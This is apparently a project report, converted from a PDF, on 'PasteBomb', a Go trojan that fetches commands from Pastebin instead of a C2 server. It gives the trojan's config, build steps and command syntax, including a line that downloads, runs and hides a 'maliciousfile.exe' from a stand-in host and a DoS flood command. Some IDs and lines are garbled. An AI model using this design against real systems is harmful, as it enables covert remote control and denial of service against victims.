# **PasteBomb Project**

### 1. Objective

The primary objective of the PasteBomb project is to demonstrate the concept of a Remote Administration Trojan (RAT) that operates without requiring a traditional command-and-control (C2) server. Instead, it uses a Pastebin service to fetch commands and execute them on a target system. The goals include:

- Command Execution: Execute terminal commands remotely on a target system.
- **File Operations**: Download, execute, and hide files on the target machine.
- Message Display: Display pop-up messages to the target user.
- Network Interactions: Simulate Denial-of-Service (DoS) attacks on specified targets.
- **Security Demonstration**: Emphasize the importance of securing systems against misuse through practical demonstrations.

#### 2. Tools Used

#### 1. Programming Language:

• Golang: Provides a lightweight and efficient backend for PasteBomb's core functionalities.

#### 2. Libraries and Frameworks:

- **os/exec**: For executing system commands.
- **net/http**: For fetching commands and downloading files.
- **encoding/json**: For parsing the configuration and handling JSON commands.

#### 3. Services and Platforms:

- Pastebin: Used as the primary source for fetching commands (C2 simulation).
- **Postman**: For testing API requests.
- VS Code: For development and debugging.

## 3. Methodology

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## **Step 1: Setup Environment**

- Install Golang on the system.
- Create a config.json file with the following structure:

```
"url": "https://pastebin.com/raw/<paste_id>",
```

```
"backups": [

"https://pastebin.com/raw/<backup_id1>",

"https://pastebin.com/raw/<backup_id2>"
]
}
```

## Step 2: Initialize PasteBomb

- Compile the Go program using:
   go build -o pastebomb main.go
- Run the program: ./pastebomb

## **Step 3: Command Processing**

- PasteBomb fetches commands from the URL specified in the config.json file.
- Commands are executed sequentially, with error handling for invalid commands or network issues.


### **Step 4: Demonstrate Features**


- Demonstrate the following functionalities:
  - o **Command Execution**: Run system commands like dir or ls.
  - o File Download: Download and execute files, optionally hiding them.
  - o **Pop-Up Messages**: Display messages in HTML format.
  - DoS Attacks: Simulate network flood attacks to highlight vulnerabilities.

### 4. Proof of Concept

```
File Actions Edit View Help

{
    "url": "https://pastebin.com/raw/d0tSNbap",
    "backups": [
        "https://pastebin.com/raw/bbZZUwn@",
        "https://pastebin.com/raw/bbZZUwn@",
        "https://pastebin.com/raw/backupid2"
    ]
}
```







```
cmd dir
dos 192.168.1.1 80 60
download http://example.com/maliciousfile.exe C:\Users\victim\Downloads RUN,
HIDE
popmsg "This is a test message."

(kali@ kali)-[~]
$ curl https://pastebin.com/raw/bbZZUwnk
download http://invalid.url C:\invalidpath\file.exe RUN

(kali@ kali)-[~]
$ 1
```

### 5. Conclusion

The PasteBomb project highlights the critical need for robust system security practices. Key takeaways include:

- System Hardening: Ensure strong credentials and regular updates to minimize vulnerabilities.
- **Network Monitoring**: Actively monitor for unusual traffic patterns to detect potential misuse.
- **Educating Users**: Raise awareness about the risks associated with downloading and running unverified files.